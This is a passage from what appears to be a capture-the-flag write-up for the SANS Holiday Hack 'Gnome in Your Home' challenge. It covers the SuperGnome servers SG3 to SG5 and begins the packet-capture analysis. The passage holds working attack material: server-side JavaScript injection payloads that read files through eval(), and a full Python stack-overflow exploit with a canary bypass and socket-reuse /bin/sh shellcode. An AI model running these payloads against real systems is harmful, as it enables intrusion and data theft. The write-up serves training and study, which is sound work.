Gnome mode: SuperGnome
Gnome name: SG-03
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

Serial: THX1138

This serial is a George Lucas film!

Unfortunately this time I did not grab a new version of the firmware but the vulnerability did in fact lie in SG02 due to the parsing of the login fields

```
db.get('users').findOne({username: (req.body.username || "").toString(10),
password: (req.body.password || "").toString(10)}, function (err, user)
```

which allowed us to pass in a param with no value to the password field!

SG4: 52.192.152.132

This SuperGnome allowed us to login using admin:SittingOnAShelf to gain access to the admin portal.

We again, like in SG1, are able to see the current files and we can see the name of the pcap zip, 20151203133815.zip, factory_cam_4.zip and gnome.conf. However, we are not allowed to access them! Unlike the other SuperGnomes, we can upload files in on '/files' page!

I went to upload a file and was told that I could only upload files with ".png" as the extension. Fair. We are also given the ability to perform post-processing on our image with a *timestamp*, *darken* or *brighten* options.

Looking at the firmware code pulled from SG2 I knew this was not the target as the first comment showed only the SG-manager can upload files and I had just done so. I also am fairly certain that the "admin" account is user level 100.

```
// FILES UPLOAD
router.post('/files', upload.single('file'), function(req, res, next) {
  if (sessions[sessionid].logged_in === true && sessions[sessionid].user_le
vel > 100) { //files upload only for SG-manager (Auggie)
```

Looking at the firmware from the Dosis Gnome we confirm admins can upload.

```
// FILES UPLOAD
router.post('/files', upload.single('file'), function(req, res, next) {
  if (sessions[sessionid].logged_in === true && sessions[sessionid].user_le
vel > 99) { // NEDFORD: this should be 99 not 100 so admins can upload
```

The interesting part in this code is the use of the *eval()* method to get the result of the post-processing of the image. Bad, bad, bad.

```
// FILES UPLOAD
router.post('/files', upload.single('file'), function(req, res, next) {
  if (sessions[sessionid].logged_in === true && sessions[sessionid].user_le
vel > 99) { // NEDFORD: this should be 99 not 100 so admins can upload
    var msgs = [];
    file = req.file.buffer;
    if (req.file.mimetype === 'image/png') {
      msgs.push('Upload successful.');
      var postproc_syntax = req.body.postproc;
      console.log("File upload syntax:" + postproc_syntax);
      if (postproc_syntax != 'none' && postproc_syntax !== undefined) {
        msgs.push('Executing post process...');
        var result;
        d.run(function() {
          result = eval('(' + postproc_syntax + ')');
        });
        // STUART: (WIP) working to improve image uploads to do some post p
rocessing.
        msgs.push('Post process result: ' + result);
      }
```

This will allow us to do a Server Side JavaScript Injection (SSJS) attack that Tim Medin had mentioned. The code shows us that none of the user input is actually validated so we will be able to use whatever we want in the post request.

To test this we can use Tim's advice of putting in our own data as a quick validity check!

In our post request we get the following

```
Content-Type: multipart/form-data; boundary=--------------------------3345
5085218939253694762221

Content-Length: 351

----------------------------334550852189339253694762221

Content-Disposition: form-data; name="postproc"

postproc("timestamp", file)

----------------------------334550852189339253694762221

Content-Disposition: form-data; name="file"; filename="test.png"

Content-Type: image/png


----------------------------334550852189339253694762221--
```

where “postproc(”timestamp“, file)” is what we are evaluating. Chaining that to “5”

gets us the following post process result

```
Files

Upload successful.

Executing post process...

Post process result: 5

File pending Nedfords approval.
```

This proves that we are able to perform a SSJS attack.

We will need to do a file read to obtain the files we need in our SSJS. The Black Hat article that Tim had mentioned in our conversation in the game shows us we can do a file read with

```
require('fs').readFileSync(filename))
```

Performing this on our web app with the following post (cut for brevity)

```
Content-Disposition: form-data; name="postproc"
require('fs').readFileSync('/gnome/www/files/gnome.conf')
-----------------------------5105300981258675044790149721
Content-Disposition: form-data; name="file"; filename="test.png"
Content-Type: image/png
```

gives us what we need!

```
Post process result:
Gnome Serial Number: BU22_1729_2716057
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-04
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

Serial: BU22_1729_2716057

This serial is the unit number for Bender, Bending Unit 22, Unit 1729-2716057!

Obtaining the pcap zip and the factory_cam required a bit more logic but fortunately was not too hard as readFileSync supports encoding options.

20151203133815.zip

```
require('fs').readFileSync('/gnome/www/files/20151203133815.zip'
```
```
{encoding: 'hex'})
```

gives us a long hex string (504b0304140000000800ee63. . .) in the post process result. We can take this hex string and put it into a file with some Command Line Kung Fu!

```
echo "that hex sting" | xxd -r -p > 20151203133815.zip
```

BAM!

And the same for factory_cam_4.zip

```
require('fs').readFileSync('/gnome/www/files/factory_cam_4.zip', {encoding: 'hex'})
```

SG4 Detailed Analysis:

I figured I could dump the index.js from SG4 as I could read files from disk so I went ahead and did that!

```
require('fs').readFileSync('/gnome/www/routes/index.js')
```

This resulted in a wall of JavaScript so I used http://jsbeautifier.org/ to clean it up.

Looking at the files upload function we can see the same “eval()” statement as used in the Dosis firmware.

```
//FILES UPLOAD
router.post('/files', upload.single('file'), function(req, res, next) {
  if (sessions[sessionid].logged_in === true && sessions[sessionid].user_level > 99) {
  //this should be 99 not 100 (Nedford)
    var msgs = [];
    file = req.file.buffer;
    if (req.file.mimetype === 'image/png') {
      msgs.push('Upload successful.');
      var postproc_syntax = req.body.postproc;
      console.log("File upload syntax:" + postproc_syntax);
      if (postproc_syntax != 'none ' && postproc_syntax !== undefined) {
        msgs.push('Executing post process...');
        var result;
        d.run(function() {
          result = eval(' (' + postproc_syntax.replace('execSync ','exec ') + ')');
        });
        msgs.push('Post process result: ' + result);
      }
```

Other than the obvious use of eval() not much in the code changed other than the SuperGnome admin name and the purging of “execSync” in our injected command.

SG5: 54.233.105.81

Browsing to 54.233.105.81 we get to the SG-05 web interface and can login as admin:SittingOnAShelf.

We can go to all web pages but there is nothing interesting like in SG1-4. We do know we will download the pcap, 20151215161015.zip, factory_cam_5.zip and gnome.conf.

I figured this was the time for nmap to see if the host was even online and if it had any services running

```
nmap -T4 -A -v -Pn 54.233.105.81
Nmap wishes you a merry Christmas! Specify -sX for Xmas Scan (http://nmap.o
rg/book/man-port-scanning-techniques.html).
NSE: Loaded 131 scripts for scanning.
NSE: Script Pre-scanning.
Initiating Service scan at 01:10
Initiating OS detection (try #1) against ec2-54-233-105-81.sa-east-1.comput
e.amazonaws.com (54.233.105.81)
Retrying OS detection (try #2) against ec2-54-233-105-81.sa-east-1.compute.
amazonaws.com (54.233.105.81)
Initiating Traceroute at 01:11
Completed Traceroute at 01:11, 9.07s elapsed
NSE: Script scanning 54.233.105.81.
Initiating NSE at 01:11
Completed NSE at 01:11, 0.00s elapsed
Initiating NSE at 01:11
Completed NSE at 01:11, 0.00s elapsed
Nmap scan report for ec2-54-233-105-81.sa-east-1.compute.amazonaws.com (54.
233.105.81)
Host is up.
All 1000 scanned ports on ec2-54-233-105-81.sa-east-1.compute.amazonaws.com
(54.233.105.81) are filtered
Too many fingerprints match this host to give specific OS details

TRACEROUTE (using proto 1/icmp)
HOP RTT    ADDRESS
1   ... 30

NSE: Script Post-scanning.
Initiating NSE at 01:11
Completed NSE at 01:11, 0.00s elapsed
```

Nmap wished us a merry Christmas! :) Unfortunately, my scan didn't find anything.

Remembering that we had pulled code for the Christmas Technology Feature Library in SG01 I took a look at it. Also, remembering the hint we received on DEP being disabled from Tom VanNorman I assumed the stack was executable.

Right away in sgstatd.c I noticed the CTF was binding to port 4242. Connecting to that with netcat shows us the SuperGnome Status Center!

```
nc 54.233.105.81 4242

Welcome to the SuperGnome Server Status Center!
Please enter one of the following options:

1 - Analyze hard disk usage
2 - List open TCP sockets
3 - Check logged in users
```

Clearly the intent is to exploit this service!

Playing around with the service it appears as if any option used instantly exits us from the connection.

1 - Analyze hard disk usage

```
Filesystem     1K-blocks    Used Available Use% Mounted on
/dev/xvda1       8115168 4930788   2749104  65% /
none                   4       0         4   0% /sys/fs/cgroup
udev              502960      12    502948   1% /dev
tmpfs             101632     340    101292   1% /run
none                5120       0      5120   0% /run/lock
none              508144       0    508144   0% /run/shm
none              102400       0    102400   0% /run/user
```

2 - List open TCP sockets (with LISTEN states)

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         tcp
0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:27017         0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:4242            0.0.0.0:*               LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::8080                 :::*                    LISTEN
```

3 - Check logged in users

```
Nothing here
```

After the service starts it calls the sgnet_server() function to accept connections and fork child processes. It also uses a random socket descriptor to make exploitation harder.

```
// randomize socket descriptor
/*
* We randomize the socket descriptor here to make shellcoders
* unable to hardcode it. This makes for more interesting exploits.
*/
client = sgnet_randfd(client);
// fork child process off to handle connection
/*
 * We fork here before dropping privileges to the service's
 * user to prevent people from modifying the parent process in memory.
 */
pid = fork();
```

as well as dropping privs to user “nobody” as seen in sgstatd.c.

```
const char *USER = "nobody";
sgnet_privdrop(user);
```

sgnet_privdrop puts us in a chroot jail which will make our exploitation a little harder later as well as limits our UID and GID! Sad, but good job CTF devs! Note: this is only true if compiled with -D_CHROOT so let’s assume we are for now.

```
#ifdef _CHROOT
    if (chroot("/var/run/sgstatd") < 0 || chdir("/") < 0) {
#else
    if (chdir("/var/run/sgstatd") < 0) {
#endif
```

We are then sent to the child_main function where we are displayed the SuperGnome Server Status Center option menu.

```
int child_main(int sd)      //handler for incoming connections
{
    int choice = 0;
    FILE *fp;
    char path[1000];
    char bin[100];

    if (choice != 2) {
        write(sd, "\nWelcome to the SuperGnome Server Status Center!\n", 51
);
        write(sd, "Please enter one of the following options:\n\n", 45);
        write(sd, "1 - Analyze hard disk usage\n", 28);
        write(sd, "2 - List open TCP sockets\n", 26);
        write(sd, "3 - Check logged in users\n", 27);
        fflush(stdout);
```

our input is received in the “recv(sd, &choice, 1, 0);” function call. I was not real familiar with this function so I read into it a little more.

```
ssize_t recv(int socket, boid *buffer, size_t length, int flags);
```

Our input is coming in over the socket descriptor created in sgnet_server before we forked from the parent process. Our buffer will receive 1 byte of data.

We then switch on our input (it was weird they used decimal here and not hex but whatever) for the options we were given

```
switch (choice) {
        case 49:
            fp = popen("/bin/df", "r");
            [SNIP]
        case 50:
            fp = popen("/bin/netstat -tan", "r");
            [SNIP]
        case 51:
            fp = popen("/usr/bin/who", "r");
            [SNIP]
```

Interesting enough, there is a hidden case not presented to us in the options menu

```
case 88:
            write(sd, "\n\nH", 4);
```

88 is decimal for "X". Let's try that

```
nc 54.233.105.81 4242
X
Hidden command detected!

Enter a short message to share with GnomeNet (please allow 10 seconds) =>
This function is protected!
```

The function that grabs our input is sgstatd().

This function pushes a canary to the stack and then calls sgnet_readn() to read our input. The last thing the function does before it exits is compares our stack canary value on the stack and if it is clobbered will jump to sgnet_exit which tells us our Canary was not repaired and exits. This screams an invitation for exploitation!

```
int sgstatd(sd)
{
    __asm__("movl $0xe4ffffe4, -4(%ebp)");
    //Canary pushed

    char bin[100];
    write(sd, "\nThis function is protected!\n", 30);
    fflush(stdin);
    //recv(sd, &bin, 200, 0);
    sgnet_readn(sd, &bin, 200);
    __asm__("movl -4(%ebp), %edx\n\t" "xor $0xe4ffffe4, %edx\n\t"   // Cana
ry checked
        "jne sgnet_exit");
    return 0;

}
```

The sgnet_readn function is allowing 200 bytes of data to be read into a 100 byte buffer (bin). The oddity here is we need to input 200 bytes or insert a in order to break out of the for loop.

```
int sgnet_readn(const int fd, void *msg_, const unsigned int len)
{
    int prev = 0;       // previous amount of bytes we read
    unsigned int count = 0;
    char *msg = (char *)msg_;

    if ((fd >= 0) && msg && len) {
        // keep reading bytes until we've got the whole message
        for (count = 0; count < len; count += prev) {
            prev = read(fd, msg + count, len - count);
            if (prev <= 0) {
#ifdef _DEBUG
                warnx("Unable to read entire message");
#endif
                break;
            }
        }
    }

    return count;
}
```

This application is susceptible to a trivial buffer overflow vulnerability but uses a static stack canary to ensure no stack smashing occurred. Because we have the source code we know the stack canary is 0xe4ffffe4.

I decided to compile this application on my own Linux machine to play with some exploitation! From seeing the inline assembler from before I assumed the service was running on a x86 system (or at least compiled for x86). I also installed gdb-peda and

pwntools. I also compiled with an exec stack given the hint from before and compiled it without canaries as they had implemented their own.

```
holidayHack/sgnet ~ gcc sgnet.c sgstatd.c -o sgnet -m32 -z execstack -fno-s
tack-protector
holidayHack/sgnet ~ ./sgnet
Server started...
```

I was then was able to connect to the SuperGnome Server Status Center locally!

```
holidayHack/sgnet ~ nc 127.0.0.1 4242

Welcome to the SuperGnome Server Status Center!
Please enter one of the following options:

1 - Analyze hard disk usage
2 - List open TCP sockets
3 - Check logged in users
```

I started mocking up some exploit code.

Remember the functions we care about are

- sgnet_readn -> location of overflow
- sgstatd -> canary check

```
#!/usr/bin/env python
from pwn import *

host = '127.0.0.1'
port = '4242'

print '[+] Exploiting'

r = remote(host, port)
r.recvuntil('users')
r.send("X")
r.recvuntil('protected!')

r.send("A"*200)
```

while using GDBs ability to follow child processes after a call to fork().

```
gdb ./sgnet
gdb-peda$ set follow-fork-mode child
```

I was firstly interested in bypassing the canary so I set a breakpoint on the xor check so I can build my input string. I also start the parent process

```
gdb-peda$ disass sgstatd
Dump of assembler code for function sgstatd:
   0x0804984f <+0>: push   ebp
   0x08049850 <+1>: mov    ebp,esp
   0x08049852 <+3>: sub    esp,0x78
   0x08049855 <+6>: mov    DWORD PTR [ebp-0x4],0xe4ffffe4
   0x0804985c <+13>:    sub    esp,0x4
   0x0804985f <+16>:    push   0x1e
   0x08049861 <+18>:    push   0x8049c7b
   0x08049866 <+23>:    push   DWORD PTR [ebp+0x8]
   0x08049869 <+26>:    call   0x80489a0 <write@plt>
   0x0804986e <+31>:    add    esp,0x10
   0x08049871 <+34>:    mov    eax,ds:0x804a1c0
   0x08049876 <+39>:    sub    esp,0xc
   0x08049879 <+42>:    push   eax
   0x0804987a <+43>:    call   0x8048850 <fflush@plt>
   0x0804987f <+48>:    add    esp,0x10
   0x08049882 <+51>:    sub    esp,0x4
   0x08049885 <+54>:    push   0xc8
   0x0804988a <+59>:    lea    eax,[ebp-0x6c]
   0x0804988d <+62>:    push   eax
   0x0804988e <+63>:    push   DWORD PTR [ebp+0x8]
   0x08049891 <+66>:    call   0x8049017 <sgnet_readn>
   0x08049896 <+71>:    add    esp,0x10
   0x08049899 <+74>:    mov    edx,DWORD PTR [ebp-0x4]
   0x0804989c <+77>:    xor    edx,0xe4ffffe4
   0x080498a2 <+83>:    jne    0x804982f <sgnet_exit>
   0x080498a8 <+89>:    mov    eax,0x0
   0x080498ad <+94>:    leave
   0x080498ae <+95>:    ret
gdb-peda$ b *0x0804989c
Breakpoint 1 at 0x804989c
gdb-peda$ r
Starting program: /root/holidayhack/sgnet
Server started...
[New process 5598]
[Switching to process 5598]
```

Once I run my exploit we can see that the value in EDX is my string of “A”

```
[----------------------------------registers-----------------------------
----]
EAX: 0xc8
EBX: 0xb7fca000 --> 0x1a5da8
ECX: 0xbfffee9c ('A' <repeats 200 times>...)
EDX: 0x41414141 ('AAAA')
ESI: 0x0
EDI: 0x0
EBP: 0xbfffef08 ('A' <repeats 92 times>, "\230\300\004\b\023")
ESP: 0xbfffee90 --> 0xbfffeef0 ('A' <repeats 116 times>, "\230\300\004\b\02
3")
EIP: 0x804989c (<sgstatd+77>:   xor    edx,0xe4ffffe4)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overf
low)
[-------------------------------------code-------------------------------
----]
   0x8049891 <sgstatd+66>:  call   0x8049017 <sgnet_readn>
   0x8049896 <sgstatd+71>:  add    esp,0x10
   0x8049899 <sgstatd+74>:  mov    edx,DWORD PTR [ebp-0x4]
=> 0x804989c <sgstatd+77>:  xor    edx,0xe4ffffe4
   0x80498a2 <sgstatd+83>:  jne    0x804982f <sgnet_exit>
   0x80498a8 <sgstatd+89>:  mov    eax,0x0
   0x80498ad <sgstatd+94>:  leave
   0x80498ae <sgstatd+95>:  ret
[----------------------------------stack-------------------------------
----]
0000| 0xbfffee90 --> 0xbfffeef0 ('A' <repeats 116 times>, "\230\300\004\b\0
23")
```

To make it easier to find my location in my exploit string I use peda's pattern create to build a 200 byte string

```
gdb-peda$ pattern_create 200
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4
Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9
Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag
```

I now see the bytes that wind up in EDX for my canary check are

```
EDX: 0x35644134 ('4Ad5')
```

Finding and replacing that value in the string with our canary value is as easy as

```
payload = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0A
c1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad"
payload += "\xe4\xff\xff\xe4"
payload += "Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6
Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag"

r.send(payload)
```

Rerunning the exploit triggers the canary breakpoint in gdb and EDX now has the proper canary value!

```
[SNIP]
EDX: 0xe4ffffe4
[SNIP]
=> 0x804989c <sgstatd+77>:  xor    edx,0xe4ffffe4
```

Stepping over a few instructions in gdb shows we are successful at bypassing the canary.

```
=> 0x80498a8 <sgstatd+89>:  mov    eax,0x0
```

and then we reach the "ret"

```
=> 0x80498ae <sgstatd+95>:  ret
```

Looking at our payload string we can see that the value popped into ret for EIP is in our control and will start out as "d7Ad"

```
=> 0x80498ae <sgstatd+95>:  ret
[SNIP]
[----------------------------------stack-------------------------------
----]
0000| 0xbfffef0c ("d7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5
Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag\230\300\004\b\023")
```

and there is our magical seg fault

```
Program received signal SIGALRM, Alarm clock.
EIP: 0x64413764 ('d7Ad')
0x64413764 in ?? ()
```

Let's start thinking about our exploit.

We will need to

- get a shell to read the files we want
- reuse the random socket that is created on fork()

We can accomplish both with a /bin/sh and dup2() payload.

Let's start by finding a gadget for 'jmp esp' so we can execute shellcode on the stack

```
holidayHack/sgnet  ~ objdump -d sgnet | grep 'ff e4'
 8049855:   c7 45 fc e4 ff ff e4    movl   $0xe4ffffe4,-0x4(%ebp)
 804989c:   81 f2 e4 ff ff e4       xor    $0xe4ffffe4,%edx
```

Since Intel uses variable length instructions we can use the "ff e4" at the end of either of those as our gadget. I choice to use "804985a".

Once I had that in place, I set a few breakpoints in gdb to catch the jmp address so I could locate the stack location of our random socket number. I had determined the random socket number was at offset [esp-0xc0].

Now I needed a shellcode for dup2().

Searching around a bit I determined the shellcode used by Stalker to solve a CTF challenge in 2011 would work.

```
$ echo -ne '\x31\xc9\x31\xdb\xb3\x05\x6a\x3f\x58\xcd\x80\x41\x80\xf9\x03\x7
5\xf5' |ndisasm -u -
00000000  31C9              xor ecx,ecx     # ecx (new fd) => 0
00000002  31DB              xor ebx,ebx     # ebx (old fd) => 0
00000004  B305              mov bl,0x5      # ebx = 5, our socket fd
00000006  6A3F              push byte +0x3f
00000008  58                pop eax         # eax (syscall number) = sys_du
p2
00000009  CD80              int 0x80        # syscall! dup2(5,ecx)
0000000B  41                inc ecx         # increment new fd so
0000000C  80F903            cmp cl,0x3       # we do this
0000000F  75F5              jnz 0x6         # for fd 0/1/2
```

This shellcode takes a socket descriptor and duplicates it for socket reuse. I however did not have a hardcoded socket like this example shows and used my offset of [esp-0xc0] in ebx.

```
sgnet ~ echo -ne "\x31\xc9\x31\xdb\x8b\x9c\x24\x40\xff\xff\xff\x6a\x3f\x58\
xcd\x80\x41\x80\xf9\x03\x75\xf5" | ndisasm -u -
00000000  31C9              xor ecx,ecx
00000002  31DB              xor ebx,ebx
00000004  8B9C2440FFFFFF    mov ebx,[esp-0xc0]
0000000B  6A3F              push byte +0x3f
0000000D  58                pop eax
0000000E  CD80              int 0x80
00000010  41                inc ecx
00000011  80F903            cmp cl,0x3
00000014  75F5              jnz 0xb
```

Lastly I needed a /bin/sh shellcode to append to dup2(). I used the 25 byte one from here.

Our exploit so far is

```
Provide a string of size 104
Provide the canary
Pad with 4 bytes (clobber old EBP)
jmp esp
Dup2
/bin/sh
paddig to 200 bytes
```

I now had the exploit working on my local machine and was connecting my shell back! However, it was not working on the remote box so I went back to the drawing board and wondered how they were compiling the binary. I discovered that there was a compiled binary in the firmware dump from part 2 in '/usr/bin'! Sure enough, the offsets were different. Also, confirmation of executable stack was shown . . . note to self: do more enumeration of everything.

```
objdump -d /gnome/sgstatd | grep "ff e4"
 8049366:    c7 45 fc e4 ff ff e4     movl   $0xe4ffffe4,-0x4(%ebp)
 80493b2:    81 f2 e4 ff ff e4        xor    $0xe4ffffe4,%edx
squashfs-root/usr/bin execstack ~ -gdb sgstatd
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : disabled
PIE       : disabled
RELRO     : disabled
```

Using the instruction at 0x0804936b made my payload work and I was nobody!

```
#!/usr/bin/env python
from pwn import *
from struct import *

host = '54.233.105.81'
port = '4242'

r = remote(host, port)
r.recvuntil('users')
r.send("X")
r.recvuntil('protected!')

#25 bytes
binsh = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e"
binsh += "\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"

#22 bytes
socketReuse = "\x31\xc9\x31\xdb\x8b\x9c\x24\x40\xff\xff\xff\x6a\x3f\x58\xcd
\x80\x41\x80\xf9\x03\x75\xf5"

payload = "\x90" * 104                      #smash stack
payload += pack("<L", 0xe4ffffe4)           #canary
payload += "A"*4                            #arbitrary EBP clobber
payload += pack("<L", 0x0804936b)           #jump esp WORKS
payload += socketReuse                      #dup2
payload += binsh                            #binsh
payload += "\x90"*37                        #pad to 200 bytes
r.send(payload)
r.interactive()
```

```
sgnet ~ ./exploit.py
[+] Opening connection to 54.233.105.81 on port 4242: Done
[*] Switching to interactive mode

\x00$ whoami
nobody

$ cat /gnome/www/files/gnome.conf
Gnome Serial Number: 4CKL3R43V4
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-05
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

Serial: 4CKL3R43V4.

This serial will be unknown to some but it reads "Ackler 4 eva". Ackler was a professor at Southern Oregon University and was the professor to a member of the Counter Hack team (will not mention whom as I do not know if they want to remain anonymous). This makes Lynn Ackler!

Confession: I also attended SOU and got this inside joke. No I did not have outside help from anyone at Counter Hack. I also agree, Ackler 4 eva! (He is a great professor and an inspiration to many.)

We also want factory_cam_5.zip and 20151215161015.zip.

I performed the following to obtain factory_cam_5.zip and 20151215161015.zip from the system

```
gnet ~ ./exploit.py
[+] Opening connection to 54.233.105.81 on port 4242: Done
[*] Switching to interactive mode

\x00$xxd -p /gnome/www/files/factory_cam_5.zip -p
COPY HEX STRING

gnet ~ echo "HEX STRING" | xxd -r -p > factory_cam_5.zip
```

Bonus

On SG05 we can enumerate a bit more if we want

```
$ uname -a
Linux sg5 3.13.0-48-generic #80-Ubuntu SMP Thu Mar 12 11:16:15 UTC 2015 x86
_64 x86_64 x86_64 GNU/Linux
```

The above is the reason why I could not get the jmp esp correct when compiling on my Kali machine! I should have looked around the system more for compiled form of the binary… I could have saved over a day of scratching my head. I also could have done a more complicated payload, but hey my exploit works!

7) Please describe the vulnerabilities you discovered in the Gnome firmware.

8) ONCE YOU GET APPROVAL OF GIVEN IN-SCOPE TARGET IP ADDRESSES FROM TOM HESSMAN IN THE DOSIS NEIGHBORHOOD, attempt to remotely exploit each of the SuperGnomes. Describe the technique you used to gain access to each SuperGnome's gnome.conf file.

I answered both of the questions above for each SG. For brevity, here are links in case you missed them!

Part 5: Baby, It's Gnome Outside: Sinister Plot and Attribution

"Hey! There's a ZIP file in the first SuperGnome at /gnome/www/files called 20141226101055.zip. Inside, it's got packets! And, in those packets, I see some email."

"I'll bet that the other SuperGnomes have similar packet capture files on them as well, with each SuperGnome having different sets of email messages. Let's try to grab them and see if all those emails together let us unravel who is behind ATNAS Corporation and this plot!"

Analysis

Good thing I grabbed all of those zip files during my exploitation of the 5 SuperGnomes in part4! I also grabbed all of the factory cam images.

To start off, let's unzip all of the zip files!

```
fromGnomes/pcap ~ for zip in *.zip; do unzip $zip; done
Archive:  20141226101055.zip
  inflating: 20141226101055_1.pcap
Archive:  20150225093040.zip
  inflating: 20150225093040_2.pcap
Archive:  20151201113356.zip
  inflating: 20151201113358_3.pcap
Archive:  20151203133815.zip
  inflating: 20151203133818_4.pcap
Archive: 20151215161015.zip
  inflating: 20151215161015_5.pcap
```

and rename them for easier convention

```
fromGnomes/pcap ~ for pcap in *.pcap; do mv $pcap ${pcap/*_/} && rm $pcap ;
done
```

I then used tcpflow to extract flow data from the pcaps

```
fromGnomes/pcap ~ for pcap in *.pcap; do tcpflow -r $pcap -o $pcap.Results;
done
```

PCAP1:


Pcap one showed an e-mail to "JoJo", jojo@atnascorp.com, from "C", c@atnascorp.com, from December 26th 2014. The e-mail reminded JoJo of involvement in Gnome in Your Home and the need to scale to 2 million Gnomes! C mentions that hardware would start to be produced in the February 2015 timeframe. Furthermore, C attached an image "GiYH_Architecture.jpg" that was encoded as base64.

Because I used tcpflow my output files were rather malformed. I navigated to the start of the base64 file in vim to discover it was line 154 and deleted everything above the base64

string (after copying the file, of course). I also trimmed 4 lines at the end. I then had to remove the carriage returns and new lines

```
